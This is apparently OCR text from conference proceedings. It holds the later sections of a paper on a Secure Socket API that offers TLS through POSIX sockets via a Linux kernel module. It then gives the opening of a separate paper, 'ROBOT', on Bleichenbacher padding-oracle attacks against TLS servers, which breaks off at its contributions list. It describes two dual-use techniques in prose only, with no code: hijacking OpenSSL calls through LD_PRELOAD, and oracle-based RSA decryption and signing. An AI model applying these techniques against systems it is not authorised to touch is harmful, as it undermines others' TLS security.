To illustrate this benefit, we have added SSA support to three additional languages beyond C/C++: Python, PHP, and Go. We chose these languages due to the fact that each uses a different approach for requesting network communication from the kernel. The modifications required to provide SSA support for these languages are as follows.

- **Python:** The reference implementation of the Python interpreter is written in C and uses the POSIX socket API for networking support. Adding SSA support to Python required modification of `socketmodule.c`, which was done by merely adding SSA constants (i.e., `IPPROTO_TLS` and option values for `setsockopt`/`getsockopt`.)
- **PHP:** The common PHP interpreter passes parameters from its socket library directly to its system call implementation. This means that modification of the interpreter isn't strictly necessary to support the SSA; applications can supply constants themselves to use for `IPPROTO_TLS` and the values for options. Adding these values to the interpreter required the definition of SSA constants.
- **Go:** Go is a compiled language and thus uses system calls directly. Adding SSA support to Go merely required adding a new constant, "tls", and an associated numerical value, to the `net` package of the language. Go also provides functions to interface with the `setsockopt` and `getsockopt` system calls (e.g., `SetsockoptInt`), which allow light-weight wrappers of options (e.g., `setNoDelay`) to be made. Adding an SSA option function in a similar fashion requires only 2-3 lines of Go code. With these changes to the Go standard library, application developers can create a TLS socket by specifying "tls" when they `Dial` a connection. To test and demonstrate these changes, we ported Caddy [14], a popular Go-based HTTP/2 webserver, to the SSA for its Internet connections.

Together these efforts illustrate the ease of adding SSA support to various languages. The majority of the work required is to define a few constants for existing system calls or their wrappers.

### 5.6 TLS 1.3 0-RTT

TLS 1.3 provides a "0-RTT" mode, which allows clients to resume an existing TLS session and provide application data with a single TLS message. Used incorrectly this feature may be vulnerable to replay attacks, but nonetheless offers a significant latency benefit when employed correctly. The 0-RTT mode is unique in that it combines connect and send operations. Fortunately, the socket API has already been adapted to deal with previous protocol changes that combined these operations, such as TCP Fast Open (TFO). TFO is supported by clients via the `sendto` (or `sendmsg`) function with the `MSG_FASTOPEN` flag. This allows the developer to specify a destination for the connection and data to send using a single function. TFO is supported by servers by setting the `TCP_FASTOPEN` option on their listening socket. Alternatively, the `TCP_FASTOPEN_CONNECT` option allows TFO client functionality using a lazy `connect` and subsequent `send`. The SSA can support TLS 1.3 0-RTT using similar mechanisms, leveraging `sendto` with a flag or the `TLS_0RTT` socket option.





Figure 2: Data flow for traditional TLS library by network applications. The application shown is using TCP.

## 6 Implementation Details

We have developed a loadable Linux kernel module that implements the Secure Socket API. Source code is available at `owntrust.org`.

A high-level view of a typical network application using a security library for TLS is shown in Figure 2. The application links to the security library, such as OpenSSL or GnuTLS, and then uses the POSIX Socket API to communicate with the network subsystem in the kernel, typically using a TCP socket.

A corresponding diagram, shown in Figure 3, illustrates how our implementation of the SSA compares to this normal usage. We split our SSA implementation into two parts: a kernel component and a user space encryption daemon accessible only to the kernel component. At a high-level, the kernel component is responsible for registering all `IPPROTO_TLS` functionality with the kernel and maintaining state for each TLS socket. The kernel component offloads the tasks of encryption and decryption to an encryption daemon, which uses OpenSSL and





Figure 3: Data flow for SSA usage by network applications. The application shown is using the TLS (which uses TCP internally for connection-based `SOCK_STREAM` sockets).

obeys administrator preferences.

Note that our prototype implementation moves the use of a security library to the encryption daemon. The application interacts only with the POSIX Socket API, as described in Section 5, and the encryption daemon establishes TLS connections, encrypts and decrypts data, implements TLS extensions, and so forth. The daemon uses administrator configuration to choose which TLS versions, cipher suites, and extensions to support. It should be noted that while modern TLS libraries are complicated and difficult to use, libraries like OpenSSL have a strong deployment base and a large history of testing and bug fixing that are difficult to rival. Our prototype implementation leverages this by calling the OpenSSL library on behalf of applications. Writing TLS functionality in kernel code (i.e. not user space) is an undertaking outside the scope of this work, and one which should involve extensive participation from the security community.

## 6.1 Basic Operation

The Linux kernel allows the same network system calls to handle different protocols by storing pointers to the kernel functions associated with a given protocol inside generalized socket objects. The kernel component of our SSA implementation supplies its own functions for TLS behavior, using the kernel to associate these functions with all sockets created using `IPPROTO_TLS`. The supplied functions are then invoked when a user application invokes a corresponding POSIX socket call on a TLS socket, through the system call interface.

When an SSA-using application invokes an I/O operation on a TLS socket, the kernel component transfers the plaintext application data to the user space daemon for encryption, and the encrypted data are then transmitted to the intended remote endpoint. In the reverse direction, encrypted data from the remote endpoint are decrypted by the daemon and then sent to the kernel to be delivered to the client application. The user space encryption daemon is a multi-process, event-driven service that interacts with the OpenSSL library to perform TLS operations. The kernel load balances TLS connections across active daemon processes to take advantage of the parallelism provided by multicore CPUs.

To accomplish its tasks, the kernel component must inform the daemon of important events triggered by application system calls. A selection of these events and their descriptions are as follows:

- **Socket creation** When a TLS socket is created by an application, the kernel informs the daemon that it must create a corresponding socket of the appropriate transport protocol, known as the *external* socket. Unknown to the application, this external socket is used for direct communication with the intended remote host. The TLS socket created by the application, known as the *internal* socket, is used to transfer plaintext data to and from the daemon.
- **Binding** After TLS socket creation, an application may choose to call `bind` on that socket, requesting that the socket use the specified source address and port. Since the daemon interfaces directly with remote hosts, the kernel directs the daemon to `bind` on the external socket.
- **Connecting** When an application calls `connect`, the kernel informs the daemon to connect its external socket to the address specified by the application, and then connects the internal socket to the daemon.
- **Listening** Server applications may call `listen` on their socket. In this case, the kernel informs the daemon of this action, and both the external and internal socket are placed into listening mode.
- **Socket options** Throughout a TLS socket's lifetime, an application may wish to use `setsockopt` or `getsockopt` to assign and retrieve information about various socket behaviors. Notification of these options and their values is provided by the kernel to the daemon. Setting socket options with level `IPPROTO_TLS` are directly handled by the daemon, which appropriately sets and retrieves TLS state depending on the requested option. Setting options at other levels, such as `IPPROTO_TCP` or `SOL_SOCKET`, are performed on both internal and external sockets, where appropriate.

Handling of these application requests using the encryption daemon is done in a manner invisible to the application. Special care is given to error returns and state to guarantee consistency between external and internal

sockets. For example, if the daemon fails to connect to a specified remote host, the corresponding error code is sent back to the application, and the kernel does not connect the internal socket to the the daemon, maintaining both sockets in an unconnected state and informing the application of real errors.

When the daemon receives a certificate from a remote peer, it validates that certificate based on administrator preferences. The administrator can employ traditional certificate validation checks using a certificate trust store and the hostname provided by the application through `TLS_REMOTE_HOSTNAME`. Remote TLS client connections are authenticated using the trusted peer certificates, optionally supplied by a server application, as a trust store. In addition to, or replacement of these methods, administrators can defer validation to TrustBase [18], which offers multiple coexisting certificate validation strategies.

Creating an internal socket between applications and the daemon provides natural support for existing socket I/O and polling operations. Read and write operations can use their existing kernel implementations with no modification, and event notifications from the kernel through the use of `select`, `poll`, and `epoll` are handled automatically.

## 6.2 Performance

We performed stress tests to ensure that the encryption daemon could feasibly act as an encryption proxy for numerous applications simultaneously. We wrote two client applications, one using the SSA and the other using OpenSSL, that download a 1MB file over HTTPS using identical TLS parameters. We created multiple simultaneous instances of these applications and recorded the time required for all of them to receive a remote file over HTTPS, repeating this for increasing numbers of concurrent processes. We show the results of running these tests for 1-100 concurrent processes in Figure 4. Each test was run against both local and remote webservers and averaged over ten trials. The machine hosting the applications was a 6-core, hyperthreaded system with 16 GB of RAM, running Fedora 26.

In the local and remote server cases, we find that the SSA and OpenSSL trendlines overlap each other consistently. We use multiple regression to determine the differences between the SSA and OpenSSL timings in both cases. We find no statistically significant difference for local connections ($p = 0.08$) but do find a difference for remote ones ($p = 0.0001$). For the remote case we find that, on average, the SSA actually improves latency by between 0.1 ms and 0.4 ms per process.





Figure 4: Time to transfer 1MB over LAN and WAN via HTTPS for applications using OpenSSL and the SSA, with varying numbers of simultaneous processes.

# 7 Coercing Existing Applications

In an effort to further support administrators wishing to control how TLS is used on their systems, we explored the ability to dynamically coerce TLS applications using security libraries to use the SSA instead. We focused our efforts on overriding applications that dynamically link with OpenSSL for TLS functionality. Bates et al. [3] found that 94% of popular TLS-using Ubuntu packages are dynamically linked with their security libraries, indicating that handling the dynamic linking case would be a significant benefit.

We supply replacement OpenSSL functions through a shared library for dynamically linked applications to override normal behavior (usable via `LD_PRELOAD`, drop-in library replacement, etc.). This allows us to intercept library function calls and translate them to their related SSA functionality. Under OpenSSL, an application may invoke a variety of functions to control and use TLS. Supplying true replacements for each of these 504 symbols is both cumbersome and unnecessary. Instead, we need only to hook OpenSSL functions which perform operations on file descriptors, and those which provide information necessary for the SSA to perform the TLS operations properly (e.g., setting hostnames, private keys, and certificates). By hooking functions that operate on file descriptors, we isolate an application's socket behavior from the OpenSSL library, allowing the SSA to control network interaction exclusively.

OpenSSL uses an `SSL` structure to maintain all TLS configuration for a given connection, including the certificates, keys, TLS method (server or client), etc., that the application has chosen to associate with the given TLS connection (which is done through other function

calls). Our tool obtains the information needed to perform a TLS connection from this SSL structure.

When a connection is made on an SSL-associated socket, our tool silently closes this socket, creates a replacement SSA TLS socket, and then uses dup2 to make the new socket use the old file descriptor. Using the associated SSL structure, the tool performs the appropriate SSA setsockopt calls and then performs a POSIX connect on the socket. All socket-using OpenSSL function, such as SSL_read and SSL_write, are replaced with normal POSIX equivalents (e.g., recv and send), thereby allowing the SSA to perform encryption and decryption. Since these functions and others have different error code semantics, we also make hooks to change the SSL_get_error function to make appropriate OpenSSL errors based on their POSIX counterparts.

During the lifetime of the connection, OpenSSL options set and retrieved by the application are translated to relevant setsockopt and getsockopt functions, if necessary. For example, the SSL_get_peer_certificate function was overridden to use getsockopt with a special TLS_PEER_CERTIFICATE_CHAIN option to provide applications with X509 certificates to enable custom validation (many applications use this function to validate the hostname of certificates).

Network applications can also create and connect (or accept) a socket *before* associating them with an SSL structure. This is typical for applications that use STARTTLS, such as SMTP. To handle this scenario, the tool passes ownership of a connected descriptor to the SSA encryption daemon. The daemon uses this descriptor as its external socket for the brokered TLS connection, and the SSA provides a new TLS socket descriptor to the application for interaction with the daemon.

We abstracted this functionality and added it to our Linux implementation in the kernel component, providing the developer with a TCP_TLS_UPGRADE option to upgrade a TCP socket to use TLS via the SSA after it has been connected. This enables applications to use STARTTLS when they find that a remote endpoint supports opportunistic TLS.

In our experimentation with this tool, we successfully forced wget, irssi, curl, and lighttpd to use the SSA for TLS dynamically, bringing the TLS behavior of these applications under admin control.

# 8 Discussion

Our work is an exploration of how a TLS API could conform to the POSIX socket API. We reflect now on the general benefits of this approach and the specific benefits of our implementation. We also discuss SSA configuration under different deployment scenarios and offer some security considerations.

## 8.1 General Benefits

By conforming to the POSIX API, using TLS becomes a matter of simply specifying TLS rather than TCP during socket creation and setting a small number of options through setsockopt. All other networking calls (e.g. bind, connect, send, recv) remain the same, allowing developers to work with a familiar API. Porting insecure applications to use the SSA takes minutes, and refactoring secure applications to use the SSA instead of OpenSSL takes a few hours and removes thousands of lines of code. This simplified TLS interface allows developers to focus on the application logic that makes their work unique, rather than spending time implementing standard network security with complex APIs.

Because our SSA design moves all TLS functionality to a centralized service, administrators gain the ability to configure TLS behavior on a system-wide level, and tailor settings of individual applications to their specific needs. Default configurations can be maintained and updated by OS vendors, similar to Fedora's CryptoPolicy [16]. For example, administrators can set preferences for or veto specific TLS versions, cipher suites, and extensions, or automatically upgrade applications to TLS 1.3 without developer patches. We have also found that by leveraging dynamic linking, as in Bates et al. [3], applications that currently employ their own TLS usage can be coerced to use the SSA and thereby conform to local security policies. This can also protect vulnerable applications currently using OpenSSL incorrectly, or using outdated configurations.

## 8.2 Implementation Benefits

By implementing the SSA with a kernel module, developers who wish to use it do not have to link with any additional userspace libraries. With small additions to libc headers, applications in C/C++ can use the new constants defined for the IPPROTO_TLS protocol. Other languages can be easily modified to use the SSA, as demonstrated with our efforts to add support to Go, Python, and PHP.

Adding TLS to the Linux kernel as an Internet protocol allows the SSA to leverage the existing separation of the system call boundary. Due to this, privilege separation in TLS usage can be naturally achieved. For example, administrators can store private keys in a secure location inaccessible to applications. When applications provide paths to these keys using setsockopt (or use them from the SSA configuration), the SSA can read these keys with its elevated privilege. If the application becomes compromised, the key data (and master secret) remain safely outside the address space of the application, inaccessible to malicious parties (getsockopt for TLS_PRIVATE_KEY is unimplemented). This is similar in

spirit to Mavrogiannopoulos et al.'s kernel module that decouples keys from applications [16].

Finally, the loadable nature of the kernel module allows administrators to quickly adopt the SSA and provides an easy avenue for alternative implementations. This is in line with previous Linux kernel security work. The Linux Security Module framework, for example, was created to provide a shared kernel API to access control modules, which allowed administrators to pick the best solution for their needs (e.g., SELinux, AppArmor, Tomoyo Linux, etc.). In a similar fashion, our approach in registering a new TLS protocol allows different kernel modules to hook relevant POSIX socket endpoints for TLS connections and provide unique implementations.

## 8.3 Configuration Considerations

The SSA enables administrators and power users to custom-tailor TLS to their local security policies. Enterprise administrators likely have a firm grasp of various policies and their associated implications. However, typical users do not have strong security backgrounds and often rely on their OS vendors for security. With this in mind, Microsoft, RedHat, Canonical, and other vendors could ship their systems with strong default global SSA configurations. These could then be periodically updated according to modern best practices. Some vendors, such as Canonical, already ship application-specific security profiles in addition to global ones [24]. SSA configuration profiles would fit nicely into this model, and also mesh nicely with efforts to centralize security policies, such as Redhat's Fedora CryptoPolicy [15]. Microsoft and Apple could likewise supply global SSA configurations to users of Windows and MacOS, and allow power users to further customize these using the settings UI of these systems. In the mobile space, sometimes operating system updates for devices arrive at rates far less frequent than application updates, as with Android. In such cases, it may be advisable for a vendor, such as Google, to provide SSA configuration (or even the SSA itself) as a system application, where it can be independently updated from the core OS and granted special permissions.

## 8.4 Alternative Implementations

POSIX is a set of standards that defines an OS API – the implementation details are left to system designers. Accordingly, our presentation of the SSA with its extensions to the existing POSIX socket standard and related options is separate from the presented implementation. While our implementation leveraged a userspace encryption daemon, other architectures are possible. We outline two of these:

- **Userspace only:** The SSA could be implemented as a userspace library that is either statically or dynamically linked with an application, wrapping the native socket API. Under this model the library could request administrator configuration from default system locations, to retain administrator control of TLS parameters. While such a system sacrifices the inherent privilege separation of the system call boundary and language portability, it would not require that the OS kernel explicitly support the API.
- **Kernel only:** Alternatively, an implementation could build all TLS functionality directly into the kernel, resulting a pure kernel solution. This idea has been proposed within the Linux community [7] and gained some traction in the form of patches that implement individual cryptographic components. Some performance gains in TLS are also possible in this space. Such an implementation would provide a backend for SSA functionality that required no userspace encryption daemon.

System designers are free to use any of these or other architectures in accordance with their desired practices. The benefit to developers is that they can write code for the same API for all implementations and can pass the burden of TLS complexity to another party.

## 8.5 Security Analysis

Our prototype implementation of the SSA centralizes security in the kernel and daemon processes. As such, any vulnerabilities present are a threat to all applications utilizing the SSA. Such risks are part of operating system services in general, as they constitute single points of failure. On the other hand, centralization allows a community to focus on hardening a single design, and security patches to the system affect all SSA-using applications immediately. Given the swift response and incentives OS vendors typically have in responding to CVEs, patches to security systems in the OS will likely be distributed quicker (and more easily) than patches to individual applications. We also note that given the popularity of OpenSSL, it can also behave as a single point of failure, as with the Heartbleed vulnerability.

Another benefit of centralization is that it vastly simplifies the landscape of security problems we face today. At present, thousands of individual applications must each be written to use OpenSSL (or other similar crypto libraries) properly, and experience shows that there are numerous applications that are at risk due to developer errors. Under the SSA, developer security flaws are likely to be less common, due to the simplicity of invoking the SSA through the POSIX interface and offloading of TLS functionality to the operating system.

Regardless of underlying implementation, the SSA

should protect its configuration files from unauthorized edits. Since configuration can affect the security of TLS connections globally, only superusers should be allowed to make modifications. Developers can still bundle an SSA configuration profile for their application, which can be stored in a standard location and assigned appropriate permissions during installation. Many software packages behave similarly already, like Apache webserver packages, which install protected configuration files for editing by administrators.

An existing issue in security is made more apparent by the SSA. The SSA modifies the responsibilities of network security for administrators, operating systems, and developers. As such, it remains in question which party is held accountable when security fails. Implementation bugs can be attributed to the SSA (just like OpenSSL bugs), but vulnerabilities due to improper configurations can be the fault of any of these parties. While we believe that administrators should have the final word over their systems, it is foreseeable that some application developers may want to ensure their own security needs are met, due to legal or other reasons. In such cases, one solution is for developers to ship their applications with a notice that obviates any warranty if the administrator decides to lower TLS security below a given set of thresholds. This issue of misaligned developer and administrator security practices is also present in other security areas, such as running software as a privileged user unnecessarily, making configuration files globally writable, or using sensitive software from accounts with weak login credentials.

## 9 Limitations and Future Work

Our exploration has exposed some limitations of our approach, our implementation, and the SSA itself. Each of these has also uncovered potential avenues for additional exploration and expansion of the SSA.

First because we used static analysis of code using `libssl`, we could not determine what code is actually executed during runtime. Performing rigorous symbolic execution or runtime analysis of such a large corpus of packages is outside the scope of our study. As a result we may have overestimated or underestimated the prevalence of use of certain OpenSSL functions. However, static analysis does have the benefit of providing insight into the code developers are writing, which is what led us to find that many developers were expressing TLS options through compilation controls. In addition, we limited our analysis to applications using OpenSSL. The usage of GnuTLS and other libraries may differ in ways that could affect our design recommendations.

Because the SSA targets the POSIX socket API, we believe implementations very similar to ours can be deployed on operating systems that closely adhere to this standard, such as Android and MacOS. Windows also supports this API (with minor deviations), although the mapping between POSIX functions and system calls is not as direct as in the other systems. As such, the kernel module component of our implementation would have to be adapted accordingly.

One limitation of the SSA itself is that it cannot easily support asynchronous callbacks. While we did not find a reason why such a feature was strictly needed for TLS management, it is possible that such a use case may arise. Hypothetically, to support this, `setsockopt` could adopt an option that allowed a function pointer to be passed as the option value. This function could then be invoked by the SSA implementation when its corresponding event was triggered. Under kernel implementations of the SSA, providing arbitrary functions to the kernel to execute seems like a dangerous proposition. In addition, invoking a process function from the kernel is not a natural task and such behavior seems to be limited to the simplicity of signals and their handlers.

One unexplored path for future work is the suitability of the SSA for network security protocols other than TLS. The QUIC protocol is a prime candidate for experimentation, due to its consolidation of traditionally separate network layers, connection multiplexing, and use of UDP. These features would further test the flexibility of the POSIX socket API for modern security protocols.

## 10 Related Work

There is a large body of work that covers the insecurity of applications using security libraries and methods to improve certificate validation in particular, some of which we reference in Section 2. Here we outline related work that aims at simplifying and securing TLS libraries, and improving administrator control.

**Simplified TLS libraries:** `libtlssep` is a simplified userspace library for TLS that uses privilege separation to isolate sensitive keys and other data it uses from the rest of the application, which reduces the payoff for malicious parties exploiting application bugs [1]. This effort resulted in a significant security improvement, but developers still have to learn and interface with the new library, which still requires the addition of hundreds of lines of code for applications. The OpenSSL fork LibreSSL [20] contains `libtls`, a simplified userspace library for TLS that also removes vulnerable protocols such as SSL 3.0. However, nearly a hundred functions are still exported to developers and the library offers no advantage over OpenSSL for administrator control. Secure Network Programming (SNP) [25] is an older security API that predates OpenSSL and SSL/TLS. This API

allowed programs to use the GSSAPI to access security services in a simplified way that resembled the Berkeley sockets API (which heavily influenced the POSIX socket API). We further this idea by using, rather than emulating, the POSIX socket API and use it for modern TLS. Collectively, prior work also largely ignores the suitability of their APIs to languages other than C/C++, which limits their utility to a large amount of developers.

**Administrator control over TLS:** Fahl et al. [9], MITHYS [5] and two other solutions, TrustBase [18] and CertShim [3], provide administrator and operating system control over TLS certificate validation. Under these systems, an administrator can enforce proper validation by most, if not all, applications on their machines. With the latter three, administrators can even customize certificate validation by employing plugins that strengthen validation (e.g., revocation checks, DANE [13], etc.) As a consequence, these systems remove the burden on developers to implement correct validation. However, these systems fall short of providing administrator control over more than certificate validation, and all but TrustBase only function with applications written in specific languages. In contrast, the SSA provides administrator control of numerous other aspects of TLS (version, ciphers, extensions, sessions, etc.) as well as certificate validation (which can use TrustBase behind the scenes). Apple's App Transport Security [2] (ATS) is a feature of iOS 9+ that mandates that applications use modern TLS standards for their connections. Applications can add explicit exceptions to this as needed, and even disable it entirely. The SSA both enforces administrator preferences and provides a means whereby developers can easily migrate to using modern TLS. While the SSA enables developers to increase security, they are not able to decrease it.

## 11 Conclusion

Our work explored TLS library simplification and furthering administrator control through the POSIX socket API. Our analysis of OpenSSL and how applications use it revealed that developers tend to adopt library defaults, make mistakes when specifying custom settings, implement boilerplate functionality that is best implemented by the operating system, and configure TLS usage based on compile-time arguments supplied by administrators. These findings informed the design of our API, and we find that TLS usage fits well within the confines of the existing POSIX socket API, requiring only the addition of constant values to three functions (`socket`, `getsockopt`, `setsockopt`) to support TLS functionality. In our use of the SSA we find that it is easy to port existing secure applications to the SSA and add TLS support to insecure applications, requiring as little as one line of code. Our prototype implementation demonstrates the API in practice, showing good performance versus OpenSSL. We demonstrate that our implementation can support additional programming languages easily, adding support for three other language implementations with less than twenty lines of code each. We also find that existing applications can be dynamically forced to use the SSA, enabling greater administrator control. Overall, we feel that the POSIX socket API is a natural fit for a TLS API and many avenues are available for future work, especially with alternative implementations.

## References


[1] AMOUR, L. S., AND PETULLO, W. M. Improving application security through TLS-library redesign. In *Security, Privacy, and Applied Cryptography Engineering (SPACE)*. Springer, 2015, pp. 75–94.

[2] APPLE INC. What's new in iOS. `https://developer.apple.com/library/archive/releasenotes/General/WhatsNewIniOS/Articles/iOS9.html#/apple_ref/doc/uid/TP40016198-SW1`. Accessed: 01 June 2018.

[3] BATES, A., PLETCHER, J., NICHOLS, T., HOLLEMBAEK, B., TIAN, D., BUTLER, K. R., AND ALKHELAIFI, A. Securing SSL certificate verification through dynamic linking. In *ACM Conference on Computer and Communications Security (CCS)* (2014), pp. 394–405.

[4] BRUBAKER, C., JANA, S., RAY, B., KHURSHID, S., AND SHMATIKOV, V. Using frankencerts for automated adversarial testing of certificate validation in SSL/TLS implementations. In *IEEE Symposium on Security and Privacy (SP)* (2014), IEEE, pp. 114–129.

[5] CONTI, M., DRAGONI, N., AND GOTTARDO, S. MITHYS: Mind the hand you shake-protecting mobile devices from SSL usage vulnerabilities. In *Security and Trust Management*. Springer, 2013, pp. 65–81.

[6] COOPER, D., SANTESSON, S., FARRELL, S., BOEYEN, S., HOUSLEY, R., AND POLK, W. Internet X.509 public key infrastructure certificate and certificate revocation list (CRL) profile. RFC 5280, RFC Editor, May 2008. `http://www.rfc-editor.org/rfc/rfc5280.txt`.

[7] EDGE, J. TLS in the kernel. `https://lwn.net/Articles/666509/`. Accessed: 15 December 2017.

[8] FAHL, S., HARBACH, M., MUDERS, T., BAUMGÄRTNER, L., FREISLEBEN, B., AND SMITH, M. Why Eve and Mallory love Android: An analysis of Android SSL (in) security. In *ACM Conference on Computer and Communications Security (CCS)* (2012), ACM, pp. 50–61.

[9] FAHL, S., HARBACH, M., PERL, H., KOETTER, M., AND SMITH, M. Rethinking SSL development in an appified world. In *ACM Conference on Computer and Communications Security (CCS)* (2013), ACM, pp. 49–60.

[10] FOUNDATION, O. S. 1.0.2 manpages. `https://www.openssl.org/docs/man1.0.2/ssl/SSL_CTX_new.html`. Accessed: 15 December 2017.

[11] GEORGIEV, M., IYENGAR, S., JANA, S., ANUBHAI, R., BONEH, D., AND SHMATIKOV, V. The most dangerous code in the world: validating SSL certificates in non-browser software. In *ACM Conference on Computer and Communications Security (CCS)* (2012), ACM, pp. 38–49.

[12] HE, B., RASTOGI, V., CAO, Y., CHEN, Y., VENKATAKRISHNAN, V., YANG, R., AND ZHANG, Z. Vetting SSL usage in applications with SSLint. In *IEEE Symposium on Security and Privacy (SP)* (2015), IEEE, pp. 519–534.

[13] HOFFMAN, P., AND SCHLYTER, J. The DNS-based authentication of named entities (DANE) transport layer security (TLS) protocol: TLSA. Internet Requests for Comments, August 2012. `http://www.rfc-editor.org/rfc/rfc6698.txt`.

[14] HOLT, M. Caddy. `https://caddyserver.com/`. Accessed: 15 April 2018.

[15] MAVROGIANNOPOULOS, N. Fedora system-wide crypto policy. `http://fedoraproject.org/wiki/Changes/CryptoPolicy`. Accessed: 15 December 2017.

[16] MAVROGIANNOPOULOS, N., TRMAČ, M., AND PRENEEL, B. A Linux kernel cryptographic framework: decoupling cryptographic keys from applications. In *ACM Symposium on Applied Computing* (2012), ACM, pp. 1435–1442.

[17] OLIVEIRA, D., ROSENTHAL, M., MORIN, N., YEH, K.-C., CAPPOS, J., AND ZHUANG, Y. It's the psychology stupid: how heuristics explain software vulnerabilities and how priming can illuminate developer's blind spots. In *Annual Computer Security Applications Conference (ACSAC)* (2014), ACM, pp. 296–305.

[18] O'NEILL, M., HEIDBRINK, S., RUOTI, S., WHITEHEAD, J., BUNKER, D., DICKINSON, L., HENDERSHOT, T., REYNOLDS, J., SEAMONS, K., AND ZAPPALA, D. TrustBase: An architecture to repair and strengthen certificate-based authentication. In *USENIX Security Symposium* (2017).

[19] ONWUZURIKE, L., AND DE CRISTOFARO, E. Danger is my middle name: experimenting with SSL vulnerabilities in Android apps. In *ACM Conference on Security & Privacy in Wireless and Mobile Networks (WiSec)* (2015), ACM, pp. 1–6.

[20] OPENBSD. LibreSSL. `https://www.libressl.org/`. Accessed: 12 May 2017.

[21] PROJECTS, T. C. CRLSets. `https://dev.chromium.org/Home/chromium-security/crlsets`. Accessed: 23 May 2018.

[22] SANTESSON, S., MYERS, M., ANKNEY, R., MALPANI, A., GALPERIN, S., AND ADAMS, C. X.509 internet public key infrastructure online certificate status protocol - OCSP. RFC 6960, RFC Editor, June 2013. `http://www.rfc-editor.org/rfc/rfc6960.txt`.

[23] SOUNTHIRARAJ, D., SAHS, J., GREENWOOD, G., LIN, Z., AND KHAN, L. SMV-HUNTER: Large scale, automated detection of SSL/TLS man-in-the-middle vulnerabilities in Android apps. In *Network and Distributed System Security Symposium (NDSS)* (2014).

[24] WIKI, U. AppArmor profiles. `https://wiki.ubuntu.com/SecurityTeam/KnowledgeBase/AppArmorProfiles`. Accessed: 23 May 2018.

[25] WOO, T. Y., BINDIGNAVLE, R., SU, S., AND LAM, S. S. SNP: An interface for secure network programming. In *USENIX Summer Technical Conference* (1994), pp. 45–58.

[26] YAMAGUCHI, F., GOLDE, N., ARP, D., AND RIECK, K. Modeling and discovering vulnerabilities with code property graphs. In *IEEE Symposium on Security and Privacy (SP)* (2014), IEEE, pp. 590–604.

# Return Of Bleichenbacher's Oracle Threat (ROBOT)

Hanno Böck
Juraj Somorovsky
*Ruhr University Bochum, Hackmanit GmbH*
Craig Young
*Tripwire VERT*

## Abstract

In 1998 Bleichenbacher presented an adaptive chosen-ciphertext attack on the RSA PKCS #1 v1.5 padding scheme. The attack exploits the availability of a server which responds with different messages based on the ciphertext validity. This server is used as an oracle and allows the attacker to decrypt RSA ciphertexts. Given the importance of this attack, countermeasures were defined in TLS and other cryptographic standards using RSA PKCS #1 v1.5.

We perform the first large-scale evaluation of Bleichenbacher's RSA vulnerability. We show that this vulnerability is still very prevalent in the Internet and affected almost a third of the top 100 domains in the Alexa Top 1 Million list, including Facebook and Paypal.

We identified vulnerable products from nine different vendors and open source projects, among them F5, Citrix, Radware, Palo Alto Networks, IBM, and Cisco. These implementations provide novel side-channels for constructing Bleichenbacher oracles: TCP resets, TCP timeouts, or duplicated alert messages. In order to prove the importance of this attack, we have demonstrated practical exploitation by signing a message with the private key of `facebook.com`'s HTTPS certificate. Finally, we discuss countermeasures against Bleichenbacher attacks in TLS and recommend to deprecate the RSA encryption key exchange in TLS and the RSA PKCS #1 v1.5 standard.

## 1 Introduction

In 1998 Daniel Bleichenbacher published an adaptive chosen-ciphertext attack on RSA PKCS #1 v1.5 encryption as used in SSL [11]. In his attack the attacker uses a vulnerable server as an oracle and queries it with successively modified ciphertexts. The oracle answers each query with true or false according to the validity of the ciphertext. This allows the attacker to decrypt arbitrary ciphertext without access to the private key by using Bleichenbacher's algorithm for exploiting the PKCS #1 v1.5 format.

Instead of upgrading to RSA-OAEP [29], TLS designers decided to use RSA PKCS #1 v1.5 in further TLS versions and apply specific countermeasures [2, 17, 34]. These countermeasures prescribe that servers must always respond with generic alert messages. The intention is to prevent the attack by making it impossible to distinguish valid from invalid ciphertexts. Improper implementation of Bleichenbacher attack countermeasures can have severe consequences and can endanger further protocols or protocol versions. For example, Jager, Schwenk, and Somorovsky showed that the mere existence of a vulnerable implementation can be used cross-protocol to attack modern protocols like QUIC and TLS 1.3 that do not support RSA encryption based key exchanges [23]. Aviram et al. published DROWN, a protocol-level variant of Bleichenbacher's attack on SSLv2 [6].

Due to the high relevance of this attack, the evaluation of countermeasures applied in TLS libraries is of high importance. There were several researchers concentrating on the evaluation of Bleichenbacher attacks in the context of TLS. However, these evaluations mostly concentrated on the evaluation of the attacks in open source TLS implementations. Meyer et al. showed that some modern TLS stacks are vulnerable to variations of Bleichenbacher's attack [28]. For example, the Java TLS implementation was vulnerable due to handling of encoding errors and other implementations were demonstrated as vulnerable through time based oracles. In 2015 Somorovsky discovered that MatrixSSL was vulnerable as well [36].

While Bleichenbacher attacks have been found on multiple occasions and in many variations, we are not aware of any recent research trying to identify vulnerable TLS implementations in the wild. Given the fact that most of the open source implementations are secure

according to the latest evaluations [28, 36], one would think that such an evaluation would not reveal many new vulnerable implementations. But this is not the case. We developed a systematic scanning tool that allowed us to identify multiple vulnerable TLS hosts. Many of the findings are interesting from the research perspective since they uncover different server behaviors or show new side-channels which were specifically triggered by changing TLS protocol flows or observing TCP connection state. These behaviors are of particular importance for the analyses of different vulnerabilities relying on server responses, for example, padding oracle [37] or invalid curve attacks [24].

**Contributions.** Our work makes the following contributions:

